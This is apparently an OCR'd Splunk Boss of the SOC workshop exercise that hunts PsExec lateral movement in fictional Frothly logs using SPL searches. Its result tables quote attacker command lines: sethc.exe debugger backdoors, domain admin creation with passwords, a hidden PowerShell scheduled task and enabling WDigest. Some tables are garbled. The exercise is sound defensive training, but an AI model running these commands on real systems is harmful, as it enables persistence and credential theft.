
BOSS Platform

<https://bots.splunk.com>

24x7 Access

Login with Splunk.com account (just like Splunkbase)

Used for all BOTS competition events



More content to be added

How'd We Do?

<https://bots.splunk.com/survey/5jNmWaUSn4ocrDVIIoxgFp>

splunk>enterprise Apps ▾

Mission Control Security Posture Analytics

Survey Links ▾ Analytics ▾

Building Correlation Searches


Threat Hunting an APT: A New Adversary

Threat Hunting an APT: A New Adversary Workshop (Based on v4 data set)

Thank you for attending the Threat Hunting an APT: A New Adversary workshop. Please take a few moments to answer a few questions so we can learn more about your experience!

* Required

TAKE THE SURVEY



Welcome to BOTS

You'll be redirected to Splunk's general login page. Use your Splunk Username and Password to access BOTS.

GO TO SIGN IN

splunk>

Splunk Account Login

Username

Next

Thank you

Exercise 10: Hunt #2025-01-09

psexesvc.exe

What hosts have seen this executable in their Windows Event Logs and Sysmon?

- Generate a list that includes the EventCode and EventDescription

How many times did the psexesvc.exe get installed on the destination system and at what time(s)?

If we search Sysmon for Process Creations that reference psexesvc.exe, can we pivot on that to find where and when the original command was issued from? Generate a list.

What do we uncover in regard to File and Pipe Creation from Sysmon and psexesvc.exe?

Hints

- <https://jpcertcc.github.io/ToolAnalysisResultSheet/details/PsExec.htm>

Indications of PSEXESVC

- Information Acquired from Log

Standard Settings

- Source host
 - A registry value created when the PsExec License Agreement has been agreed to (registry).
 - Execution history (Prefetch)
- Destination Host
 - The fact that the PSEXESVC service has been installed, started, and ended is recorded (system log).
 - Execution history (Prefetch)

Additional Settings

- Source host
 - The fact that the PsExec process was executed and that connection was made to the destination via the network, as well as the command name and argument for a remotely executed command are recorded (audit policy, Sysmon).
 - A registry value created when the PsExec Licence Agreement has been agreed to (Sysmon).
- Destination Host
 - The fact that PSEXESVC.exe was created and accessed, and that connection was made from the source via the network, as well as the command name and argument for a remotely executed command are recorded (audit policy, Sysmon).
- Packet Capture
 - Transmission of PSEXESVC and its output file (-stdin, -stdout, -stderr) with SMB2.

- Evidence That Can Be Confirmed When Execution is Successful

- Source Host: The Event ID 4689 (A process has exited) indicating that psexec.exe was executed and has exited, was recorded in the event log "Security" with the execution result (return value) of "0x0"
- Destination host: In the Event ID: 7045 of the event log "System", the fact that the PSEXESVC service was installed is recorded.

<https://jpcertcc.github.io/ToolAnalysisResultSheet/details/PsExec.htm>

```
1 psexesvc.exe sourcetype=*winevent* OR sourcetype=*sysmon
2 | stats values(EventDescription) AS EventDescription count by sourcetype source host EventCode
```

All time ▾



✓ 94 events (8/2/19 8:00:00.000 AM to 7/18/25 6:51:51.000 PM)

No Event Sampling ▾

Job ▾



Smart Mode ▾

Events Patterns Statistics (7) Visualization

20 Per Page ▾

Format

Preview ▾

| sourcetype | source | host | EventCode | EventDescription | count |
|---|--|------------|-----------|---|-------|
| WinEventLog | WinEventLog:Security | titan | 5145 | A network share object was checked to see whether the client can be granted desired access. | 44 |
| WinEventLog | WinEventLog:System | titan | 7045 | | 6 |
| XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | WinEventLog:Microsoft-Windows-Sysmon/Operational | MVALITUS-L | 11 | File Created | 2 |
| XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | WinEventLog:Microsoft-Windows-Sysmon/Operational | titan | 1 | Process Create | 6 |
| XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | WinEventLog:Microsoft-Windows-Sysmon/Operational | titan | 11 | File Created | 6 |
| XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | WinEventLog:Microsoft-Windows-Sysmon/Operational | titan | 13 | Registry value set | 6 |
| XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | WinEventLog:Microsoft-Windows-Sysmon/Operational | titan | 17 | Pipe Created | 24 |

```
1 psexesvc.exe sourcetype=WinEventLog EventCode=7045
2 | stats count values(_time) as time by ComputerName body
3 | eval time=strftime(time,"%c")
```

All time ▾

✓ 6 events (8/2/19 8:00:00.000 AM to 7/18/25 6:53:51.000 PM) No Event Sampling ▾ Job ▾ II ▾ + Smart M...

Events Patterns Statistics (1) Visualization

20 Per Page ▾ Format Preview ▾

| ComputerName | body | count | time |
|-------------------------|---|-------|--|
| titan.thirstyberner.com | A service was installed in the system. Service Name: PSEXESVC Service File Name: %SystemRoot%\PSEXESVC.exe Service Type: user mode service Service Start Type: demand start Service Account: LocalSystem | 6 | Fri Aug 2 09:56:28 2019 Fri Aug 2 09:57:11 2019 Fri Aug 2 09:57:46 2019 Fri Aug 2 09:58:18 2019 Fri Aug 2 09:58:55 2019 Fri Aug 2 09:59:43 2019 |

```
1 psexesvc.exe sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1
2 | table _time host user CommandLine ParentCommandLine
3 | sort + _time
```

All time ▾



✓ 6 events (8/2/19 8:00:00.000 AM to 7/18/25 6:55:13.000 PM)

No Event Sampling ▾

Job ▾



Smart Mode ▾

Events Patterns Statistics (6) Visualization

20 Per Page ▾

Format

Preview ▾

_time

host

user

CommandLine

ParentCommandLine

2019-08-02 09:56:30 titan THIRSTYBERNER\Administrator

"cmd" /c C:\Windows\System32\REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d C:\windows\system32\cmd.exe /f

C:\Windows\PSEXESVC.exe

2019-08-02 09:57:11 titan THIRSTYBERNER\Administrator

"cmd" /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud"

C:\Windows\PSEXESVC.exe

2019-08-02 09:57:46 titan THIRSTYBERNER\Administrator

"cmd" /c net localgroup administrators daffligem /add

C:\Windows\PSEXESVC.exe

2019-08-02 09:58:18 titan THIRSTYBERNER\Administrator

"cmd" /c net group "Domain Admins" daffligem /ADD /DOMAIN

C:\Windows\PSEXESVC.exe

2019-08-02 09:58:55 titan THIRSTYBERNER\Administrator

"cmd" /c c:\windows\system32\schtasks /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr "powershell -w h C:\Windows\System32\printdrv\printdrv.ps1"

C:\Windows\PSEXESVC.exe

2019-08-02 09:59:44 titan THIRSTYBERNER\Administrator

"cmd" /c C:\Windows\System32\reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1


C:\Windows\PSEXESVC.exe

```
1 psexesvc.exe sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1
2 | table _time host user CommandLine ParentCommandLine
3 | sort + _time
```


All time ▾ 

✓ 6 events (8/2/19 8:00:00.000 AM to 7/18/25 6:55:13.000 PM) No Event Sampling ▾ Job ▾ II ■ ↗ ↘ ⌂ Smart Mode ▾

Events Patterns Statistics (6) Visualization

20 Per Page ▾  

| _time | host | user | CommandLine | ParentCommandLine |
|---------------------|-------|-----------------------------|---|---|
| 2019-08-02 09:56:30 | titan | THIRSTYBERNER\Administrator | "cmd" /c C:\Windows\System32\REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d C:\windows\system32\cmd.exe /f | C:\Windows\PSEXESVC.exe |
| 2019-08-02 09:57:11 | titan | THIRSTYBERNER\Administrator | "cmd" /c c:\windows\system32\reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Affligem" /v "Affligem" /t REG_DWORD /d 0x00000001 /f | CommandLine = "cmd" /c C:\Windows\System32\REG ADD "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Affligem" "/comment:Added per Bud" |
| 2019-08-02 09:57:46 | titan | THIRSTYBERNER\Administrator | "cmd" /c net localgroup "Domain Admins" "Administrators" /add | CommandLine = "cmd" /c C:\Windows\System32\REG ADD "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Affligem" "/comment:Added per Bud" |
| 2019-08-02 09:58:18 | titan | THIRSTYBERNER\Administrator | "cmd" /c net group "Domain Admins" "Administrators" /add | CommandLine = "cmd" /c C:\Windows\System32\REG ADD "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Affligem" "/comment:Added per Bud" |
| 2019-08-02 09:58:55 | titan | THIRSTYBERNER\Administrator | "cmd" /c c:\windows\system32\reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Affligem" /v "Affligem" /t REG_DWORD /d 0x00000001 /f | CommandLine = "cmd" /c C:\Windows\System32\REG ADD "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Affligem" "/comment:Added per Bud" |

```
psexesvc.exe  
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"  
EventCode=1  
CommandLine="\"cmd\" /c C:\\Windows\\System32\\REG ADD \\\"HKLM\\SOFTWARE\\Microsoft\\Windows  
NT\\CurrentVersion\\Image File Execution Options\\sethc.exe\" /t REG_SZ /v Debugger /d C  
:\\windows\\system32\\cmd.exe /f"
```

The screenshot shows a search interface with a sidebar on the left containing navigation links: Presets, Relative, Real-time, Date Range, and Date & Time Range. The Date & Time Range link is currently selected, indicated by a downward arrow. Below the sidebar, there is a search bar with a dropdown menu set to "Between", two date fields (08/02/2019) and two time fields (09:56:30.000), and an "Apply" button. The time fields are labeled "HH:MM:SS.SSS".

> Presets

> Relative

> Real-time

> Date Range

▼ Date & Time Range

Between ▾ 08/02/2019 09:56:30.000 and 08/02/2019 09:56:30.001
HH:MM:SS.SSS HH:MM:SS.SSS

Apply

> Advanced

psexec -i \\marklap c:\bin\test.exe

~~psexesvc.exe~~

```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=1
CommandLine="cmd /c C:\\Windows\\System32\\REG ADD \\\"HKLM\\SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Image File Execution Options\\sethc.exe\\\" /t REG_SZ /v Debugger /d C
:\\windows\\system32\\cmd.exe /f"
```

Add wildcards on either end of the CommandLine string

*

```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=1
CommandLine="*C:\\Windows\\System32\\REG ADD \\\"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image
File Execution Options\\sethc.exe\\\" /t REG_SZ /v Debugger /d C:\\windows\\system32\\cmd.exe /f*"
```

<https://docs.microsoft.com/en-us/sysinternals/downloads/psexec>

1 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=1 CommandLine="*C:\\Windows\\System32\\REG ADD \\\"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\sethc.exe\\\" /t REG_SZ /v Debugger /d C:\\windows\\system32\\cmd.exe /f*

2 | table _time host user CommandLine OriginalFileName Image ParentCommandLine

2 events (8/2/19 8:00:00.000 AM to 7/18/25 7:04:17.000 PM) No Event Sampling ▾ Job ▾ II ⌂ ⌃ ⌄ Smart Mode ▾

Events Patterns Statistics (2) Visualization

20 Per Page ▾ Format Preview ▾

| _time | host | user | CommandLine | OriginalFileName | Image | ParentCommandLine |
|---------------------|----------|-----------------------------|---|------------------|--|--|
| 2019-08-02 09:55:49 | AGRADY-L | NT AUTHORITY\SYSTEM | "C:\\Windows\\System32\\printdrv\\smb.exe" \\\titan cmd /c C:\\Windows\\System32\\REG ADD "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\sethc.exe" /t REG_SZ /v Debugger /d C:\\windows\\system32\\cmd.exe /f | psexec.c | C:\\Windows\\System32\\printdrv\\smb.exe | powershell -ec LgBcAHMAbQBiAC4AZQB4AGUAIABcAFwAdABpAHQAYQBuACA |
| 2019-08-02 09:56:30 | titan | THIRSTYBERNER\Administrator | "cmd" /c C:\\Windows\\System32\\REG ADD "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\sethc.exe" /t REG_SZ /v Debugger /d C:\\windows\\system32\\cmd.exe /f | Cmd.Exe | C:\\Windows\\System32\\cmd.exe | C:\\Windows\\PSEXESVC.exe |

```
1 psexesvc.exe sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=11
2 | table _time host TargetFilename
3 | sort + _time
```

✓ 8 events (8/2/19 8:00:00.000 AM to 7/18/25 7:06:43.000 PM)

No Event Sampling ▾

Job ▾ II ■ ↗ + ⏪

Events Patterns Statistics (8) Visualization

20 Per Page ▾

✓ Format

Preview ▾

_time ▾

2019-08-02 09:11:26

2019-08-02 09:11:26

2019-08-02 09:56:07

2019-08-02 09:56:50

2019-08-02 09:57:25

2019-08-02 09:57:57

2019-08-02 09:58:34

2019-08-02 09:59:01

host ▾

| host |
|------------|
| MVALITUS-L |
| MVALITUS-L |
| titan |

TargetFilename ▾

| TargetFilename |
|-------------------------|
| C:\Windows\PSEXESVC.exe |

```
1 psexesvc.exe sourcetype=*winevent* OR sourcetype=*sysmon* EventCode=17
2 | table _time host ProcessId PipeName
3 | sort + _time
```

All time ▾

✓ 24 events (8/2/19 8:00:00.000 AM to 7/18/25 7:08:02.000 PM)

No Event Sampling ▾

Job ▾

II

■

⟳

✚

↓

Smart Mo

Events Patterns Statistics (24) Visualization

20 Per Page ▾

Format

Preview ▾

< Prev

1

2

| _time | host | ProcessId | PipeName |
|---------------------|-------|-----------|---------------------------------|
| 2019-08-02 09:56:29 | titan | 3232 | \PSEXESVC |
| 2019-08-02 09:56:30 | titan | 3232 | \PSEXESVC-AGRADY-L-9464-stderr |
| 2019-08-02 09:56:30 | titan | 3232 | \PSEXESVC-AGRADY-L-9464-stdout |
| 2019-08-02 09:56:30 | titan | 3232 | \PSEXESVC-AGRADY-L-9464-stdin |
| 2019-08-02 09:57:11 | titan | 2940 | \PSEXESVC-AGRADY-L-4268-stderr |
| 2019-08-02 09:57:11 | titan | 2940 | \PSEXESVC-AGRADY-L-4268-stdout |
| 2019-08-02 09:57:11 | titan | 2940 | \PSEXESVC-AGRADY-L-4268-stdin |
| 2019-08-02 09:57:11 | titan | 2940 | \PSEXESVC |
| 2019-08-02 09:57:46 | titan | 1284 | \PSEXESVC-AGRADY-L-12364-stderr |
| 2019-08-02 09:57:46 | titan | 1284 | \PSEXESVC-AGRADY-L-12364-stdout |
| 2019-08-02 09:57:46 | titan | 1284 | \PSEXESVC-AGRADY-L-12364-stdin |
| 2019-08-02 09:57:46 | titan | 1284 | \PSEXESVC |
| 2019-08-02 09:58:18 | titan | 3692 | \PSEXESVC-AGRADY-L-9448-stderr |
| 2019-08-02 09:58:18 | titan | 3692 | \PSEXESVC-AGRADY-L-9448-stdout |
| 2019-08-02 09:58:18 | titan | 3692 | \PSEXESVC-AGRADY-L-9448-stdin |
| 2019-08-02 09:58:18 | titan | 3692 | \PSEXESVC |
| 2019-08-02 09:58:55 | titan | 4116 | \PSEXESVC-AGRADY-L-9236-stderr |



Assembling a Broader Picture

Sysmon Events 1, 11 and 17

```
(psexesvc.exe OR psexec) sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode IN (1,11,17)
| table _time host CommandLine ProcessId ParentProcessId PipeName TargetFilename
| sort + _time
```

| _time ▾ | host ▾ | CommandLine ▾ | ProcessId | ParentProcessId | PipeName ▾ | TargetFilename ▾ |
|---------------------|------------|--|-----------|-----------------|--------------------------------|------------------------------|
| 2019-08-02 09:11:25 | AGRADY-L | "c:\windows\system32\printdrv\smb.exe" -accepteula \\10.1.1.101 -u thirstyberner\frothly_helpdesk -p Beerandseltzer1 -s cmd | 11800 | 1984 | | |
| 2019-08-02 09:11:26 | MVALITUS-L | | 4 | | | No Pipe Creation! |
| 2019-08-02 09:11:26 | MVALITUS-L | | 4 | | | No Execution on Remote Host! |
| 2019-08-02 09:55:49 | AGRADY-L | "C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c C:\Windows\System32\REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d C:\windows\system32\cmd.exe /f | 9464 | 9636 | | |
| 2019-08-02 09:56:07 | titan | | 4 | | | C:\Windows\PSEXESVC.exe |
| 2019-08-02 09:56:29 | titan | | 3232 | | \PSEXESVC | |
| 2019-08-02 09:56:30 | titan | "cmd" /c C:\Windows\System32\REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d C:\windows\system32\cmd.exe /f | 832 | 3232 | | |
| 2019-08-02 09:56:30 | titan | | 3232 | | \PSEXESVC-AGRADY-L-9464-stderr | |
| 2019-08-02 09:56:30 | titan | | 3232 | | \PSEXESVC-AGRADY-L-9464-stdout | |
| 2019-08-02 09:56:30 | titan | | 3232 | | \PSEXESVC-AGRADY-L-9464-stdin | |
| 2019-08-02 09:56:32 | AGRADY-L | "C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud" | 4268 | 12464 | | |
| 2019-08-02 09:56:50 | titan | | 4 | | | C:\Windows\PSEXESVC.exe |
| 2019-08-02 09:57:06 | AGRADY-L | "C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c net localgroup administrators daffligem /add | 12364 | 12336 | | |

```
1 PSEXESVC sourcetype=WinEventLog EventCode=5145
```

```
2 | table _time RecordNumber host Account_Name Source_Address Relative_Target_Name Share_Name Accesses
```

```
3 | sort + _time RecordNumber
```

All time ▾



✓ 68 events (8/2/19 8:00:00.000 AM to 7/18/25 7:13:12.000 PM)

No Event Sampling ▾

Job ▾



Smart Mode ▾

Events Patterns Statistics (68) Visualization

20 Per Page ▾

Format

Preview ▾

< Prev

1

2

3

4

Next >

| _time | RecordNumber | host | Account_Name | Source_Address | Relative_Target_Name | Share_Name | Accesses |
|---------------------|--------------|-------|--------------|----------------|-------------------------------|------------|------------------------|
| 2019-08-02 09:56:07 | 318942 | titan | Kpilsner | 10.1.1.100 | PSEXESVC.exe | *\ADMIN\$ | READ_CONTROL |
| 2019-08-02 09:56:07 | 318943 | titan | Kpilsner | 10.1.1.100 | PSEXESVC.exe | *\ADMIN\$ | WriteData (or AddFile) |
